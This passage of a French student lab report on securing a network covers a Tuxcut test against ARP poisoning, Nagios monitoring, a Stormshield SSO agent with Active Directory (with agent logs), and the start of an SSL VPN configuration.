
On test alors la robustesse de cet utilitaire en essayant une attaque Man in the Middle par empoisonnement ARP.



Capture d'écran de l'utilitaire Tuxcut et de la table ARP pendant l'attaque

Après le début de l'attaque, on attends quelques secondes pour vérifier que la table ARP ne s'actualise pas. Pour s'assurer que l'utilitaire était bien fonctionnel, on a afficher la table ARP à deux reprise et à quelques seconde d'intervalles. Mais ici, il est fonctionnel donc la table ne s'actualisera pas en cas d'attaque.

Ensuite, on peut vérifier que l'on peut bien modifier la table ARP en désactivant la protection de la table ARP grace à l'utilitaire (case « Protect my computer » décochée). Puis on affiche la table ARP de nouveau.



Capture d'écran de l'utilitaire Tuxcut et de la table ARP après désactivation de la protection

Comme on peut le voir sur la capture ci-dessus, la désactivation de la protection qu'offre l'utilitaire permet à nouveau à un attaquant de modifier la table ARP. Cet utilitaire permet par ailleurs de voir les adresses MAC des hôtes du réseau, il est donc efficace comme outil de supervision du réseau dans la mesure où il connaît les vraies adresses MAC des hôtes car il ne s'appuie pas sur la table ARP de l'hôte. On peut donc comparer la table ARP de Tuxcut et celle de l'hôte pour détecter des incohérences.

Tâche 10 Supervision du réseau (3,75 points)

Liste des personnes impliquées avec pourcentage de répartition	
Nicolas RABERGEAU	50 %
Yanis ZERRAR	50 %

Estimation du temps passé sur cette tâche en heure-homme : 8h

Objectif : Mettre en place les outils de supervision de réseau Nagios et Cacti

Pour cette tâche, nous vous laissons une plus grande autonomie, à vous de nous proposer ce que vous pensez utile de monitorer dans votre réseau.

Nous vous donnons quand même quelques pistes par exemple, de monitorer toutes les machines et tous les services que vous avez installés, installer NCPA, les débits en entrée du firewall, générer des rapports, etc.

Sous-tâches	Evaluation prof
Installation et configuration	
Mise en place de la supervision	
Génération de rapports	

Rapport

(Expliquez votre méthode, captures d'écrans des tests, etc.)

Nous avons réussi l'installation des outils de supervision. Néanmoins, nous n'avons pu que superviser le localhost sans pouvoir superviser le réseau. Les plugins, le snmp et la configuration du Firewall peuvent expliquer le problème rencontré.

Nagios® Core™
 ✓ Daemon running with PID 998

Nagios® Core™
Version 4.4.14
 August 01, 2023
 Check for updates

A new version of Nagios Core is available!
 Visit nagios.org to download Nagios 4.5.1.

Get Started

- Start monitoring your infrastructure
- Change the look and feel of Nagios
- Extend Nagios with hundreds of addons
- Get support
- Get training
- Get certified


Quick Links

- Nagios Library (tutorials and docs)
- Nagios Labs (development blog)
- Nagios Exchange (plugins and addons)
- Nagios Support (tech support)
- Nagios.com (company)
- Nagios.org (project)

Latest News

Don't Miss...

Copyright © 2010-2023 Nagios Core Development Team and Community Contributors. Copyright © 1999-2009 Ethan Galstad. See the THANKS file for more information on contributors.



Tâche 11 Mise en place d'une architecture Single Sign-On (9 points)

Liste des personnes impliquées avec pourcentage de répartition


Yansi ZERRAR	100 %
--------------	-------

Estimation du temps passé sur cette tâche en heure-homme : 30h

Objectif : Permettre aux clients de passer le proxy sans authentication explicite

L'authentification par la méthode agent SSO permet d'authentifier les utilisateurs dès l'ouverture d'une session sur le domaine, elle se déroule en 3 étapes.

L'ouverture de session du client sur le domaine va générer un évènement d'authentification répliqué sur l'ensemble des contrôleurs de domaine Active Directory d'un même domaine. Ces évènements portent les ID 4624 ou 4768 sur les serveurs Windows 2008, 2012 et 2016.



L'agent SSO va ensuite consulter les journaux d'évènements du contrôleur de domaine. Sur réception d'un nouvel évènement, les informations liées à l'adresse IP et au nom du client sont transmises au firewall afin de les ajouter à la table des utilisateurs authentifiés.

Les échanges entre l'agent et le firewall utilisent le port 1301/TCP et sont chiffrés grâce au protocole SSL, algorithme PSK-AES256-CBC-SHA.


L'authentification doit être robuste au changement de l'adresse IP de la machine client.

Sous-tâches	Evaluation prof
Installation d'un serveur Active Directory	
Installation d'un agent SSO sur une machine	
Configuration de la machine de client	
Changement de l'adresse IP de la machine	



SAÉ Cyber 4.0 Sécurisation d'un SI

Pour mettre en place l'Agent SSO avec Active Directory, j'ai utilisé 2 VM : 1 Windows Server 2022 et 1 Windows 10 hébergées sur mon PC car Proxmox n'étant pas accessible depuis la salle 204, la configuration en VM local dans le réseau déjà configuré était + simple.

Un serveur Active Directory et DNS a été configuré pour permettre de relier l'Agent SSO au firewall :





Par la suite, un utilisateur configuré pour être connecté en tant que Service a été configuré au nom de AgentSSO :



Tâche

Après l'installation de l'Agent SSO sur la machine, on l'active pour que le service démarre automatiquement :



Configuration de l'annuaire Active Directory dans le Stormshield

AUTHENTIFICATION				
MÉTHODES DISPONIBLES				
POLITIQUE D'AUTHENTIFICATION				
PORTAIL CAPTIF				
PROFILS DU PORTAIL CAPTIF				
Recherche par utilisateur...				
+ Nouvelle règle				
Supprimer				
Monter				
Descendre				
Couper				
Copier				
Coller				
	État	Source	Méthodes (évaluées par ordre)	Commentaire
1	Activé	Any user@sae.sso	any	
			1 Agent SSO	
			2 SSL	

Règle d'authentification de l'Agent SSO sur le Stormshield

FW_A@192.168.1.254 Administrateur

Not secure | https://192.168.1.254/admin/admin.html#monitor_user

STORMSHIELD SN210W

FW_A 3.11.20

admin

Lecture/Ecriture

Accès complet aux logs (données personnelles)

Aidez-nous à améliorer l'application | Téléchargez SN Real-Time Monitor

UTILISATEURS

Aucun filtre prédéfini

Filtrer

Réinitialiser

Actualiser

Exporter les résultats

Configurer l'authentification

Réinitialiser

Nom	Annuaire	Adresse IP	Groupe	D...	Méthode d...	Administrateur	Parrain	VPN SSL Portail	VPN SS
fthh	iut.fvb	87.10.10.129		3h ...	PLAIN				
fthh	iut.fvb	192.168.1.169		2h ...	PLAIN				
agentsso	sae.sso	192.168.1.221	event log...	9h ...	AGENT-AD				
agentsso	sae.sso	192.168.1.222	event log...	9h ...	AGENT-AD				

Dans les logs, nous voyons que l'agent SSO est connecté et ce même après un changement d'adresse IP.

```

stormshieldsoagent - Bloc-notes
Fichier Edition Format Affichage Aide
2024-04-10T01:18:31: 192.168.1.144: EvtQuery failed. Error 1722. To connect to the remote computer, the remote computer must
2024-04-10T09:53:06: STORMSHIELD SSO AGENT 2.1.1.0 release_07/01/2022 15:03 loaded
2024-04-10T09:53:06: STORMSHIELD SSO AGENT 2.1.1 starting...
2024-04-10T09:53:06: STORMSHIELD SSO AGENT 2.1.1 started
2024-04-10T09:53:06: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T18:53:32: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T19:08:33: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T19:27:12: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T19:46:03: 192.168.1.144: EvtQuery failed. Error 1722. To connect to the remote computer, the remote computer must
2024-04-10T19:33:37: [UtmConnect] ::ffff:192.168.1.254: connection initiated
2024-04-10T20:05:22: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T20:20:23: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T20:30:48: STORMSHIELD SSO AGENT 2.1.1 stopping...
2024-04-10T20:30:48: STORMSHIELD SSO AGENT 2.1.1 stopped
2024-04-10T20:30:48: [UtmConnect] ::ffff:192.168.1.254: disconnected
2024-04-10T20:30:50: STORMSHIELD SSO AGENT 2.1.1.0 release_07/01/2022 15:03 loaded
2024-04-10T20:30:50: STORMSHIELD SSO AGENT 2.1.1 starting...
2024-04-10T20:30:50: STORMSHIELD SSO AGENT 2.1.1 started
2024-04-10T20:30:50: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T20:32:48: [UtmConnect] ::ffff:192.168.1.254: connection initiated
2024-04-10T20:35:58: 192.168.1.144: SN210W17C2178A7: initial rules: 1: pass: any on (0.0.0.0/0)
2024-04-10T20:42:51: [UtmConnect] ::ffff:192.168.1.254: disconnected
2024-04-10T20:42:52: 192.168.1.144: EvtQuery failed. Error 1722. To connect to the remote computer, the remote computer must
2024-04-10T20:20:20: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:18:31: user: SAE\AgentSSO from 192.168.1
2024-04-10T20:20:20: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:20:11: user: SAE\AgentSSO from 192.168.1
2024-04-10T20:26:53: 192.168.1.144: EvtQuery failed. Error 1722. To connect to the remote computer, the remote computer must
2024-04-10T20:27:20: 192.168.1.144: Logoff send to SN210W17C2178A7: 2024-04-10T20:27:20 : user: SAE\AgentSSO from 192.168.1.2
2024-04-10T20:27:20: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:20:11: user: SAE\AgentSSO from 192.168.1
2024-04-10T20:27:33: [UtmConnect] ::ffff:192.168.1.254: connection initiated
2024-04-10T20:27:35: 192.168.1.144: SN210W17C2178A7: initial rules: 1: pass: any on (0.0.0.0/0)
2024-04-10T20:27:43: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:20:11: user: \AgentSSO from 192.168.1.22
2024-04-10T20:27:43: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:18:31: user: \AgentSSO from 192.168.1.22
2024-04-10T20:27:43: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:20:11: user: \AgentSSO from 192.168.1.22
2024-04-10T20:27:43: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:18:31: user: \AgentSSO from 192.168.1.22

```

Tâche 12 Configuration d'un VPN SSL pour clients distants (6 points)

Liste des personnes impliquées avec pourcentage de répartition	
Fatih KURUL	100 %

Estimation du temps passé sur cette tâche en heure-homme : 20h

Objectif : Mettre en place un VPN SSL sur le site A pour le client du site B

Mettre en place un VPN SSL complet en utilisant un client OpenVPN pour Linux et le client Stormshield pour Windows.

Sous-tâches	Evaluation prof
Configuration d'un annuaire	
Génération d'un certificat	
Mettre en place les règles de filtrage et de NAT	
Configuration du service VPN SSL sur le Stormshield	
Installation et paramétrage des clients	
Tests de connexion	

Rapport

(Captures d'écrans de la configuration Stormshield et des clients, etc.)



Le VPN SSL permet à des utilisateurs distants d'accéder de manière sécurisée à des ressources internes en passant par le firewall SNS.

Pour qu'un tunnel VPN SSL puisse s'établir avec le firewall SNS, un client VPN SSL doit être installé sur la machine de l'utilisateur.


Les communications entre le firewall SNS et l'utilisateur sont alors encapsulées et protégées via un tunnel TLS chiffré. L'établissement de ce tunnel est basé sur la présentation de certificats serveur et client signés par une autorité de certification de confiance (CA). Cette solution garantit donc authentification, confidentialité, intégrité et non-répudiation.

Annuaire :

L'intégration du firewall SNS à un annuaire est essentielle pour garantir une gestion efficace des utilisateurs et des groupes au sein de ses modules. Cette connexion permettra de configurer les utilisateurs et les groupes autorisés à établir des tunnels VPN SSL lors de la configuration du réseau, pour ma part j'ai conservé celui réalisé à la tâche 4.



J'ai ajouter ensuite un utilisateur dans le LDAP, sans générer de certificat :

